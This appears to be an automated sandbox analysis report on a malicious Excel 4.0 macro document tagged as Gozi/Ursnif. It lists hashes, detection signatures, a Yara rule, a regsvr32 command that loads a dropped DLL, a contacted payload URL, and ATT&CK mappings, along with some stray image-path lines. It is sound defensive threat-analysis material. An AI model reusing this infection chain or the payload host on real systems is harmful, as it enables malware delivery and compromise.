ID: 324302
Sample Name: document-143363659.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:16:49
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-143363659.xls

Overview

General Information

Sample Name:	document-143363659.xls
Analysis ID:	324302
MD5:	74bdbc9d1413b7..
SHA1:	b1434c7a2a4163..
SHA256:	ea3fafe9a5e2771..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6172 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6424 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-143363659.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-143363659.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-143363659.xls	36%	Virustotal		Browse
document-143363659.xls	14%	Metadefender		Browse
document-143363659.xls	7%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ski-travel.pl	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ski-travel.pl	194.181.228.60	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ski-travel.pl/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://login.microsoftonline.com/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://cdn.entity.	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://wus2-000.contentsync.	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://powerlift.acompli.net	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://cortana.ai	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://api.aadrm.com/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://api.microsoftstream.com/api/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://cr.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://ecs.office.com/config/v2/Office	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://graph.ppe.windows.net	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://officeci.azurewebsites.net/api/	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://store.office.cn/addinstemplate	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://globaldisco.crm.dynamics.com	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	45C5F360-4AE9-4DA5-B7D4-18E869809BEF.1.dr	false		high
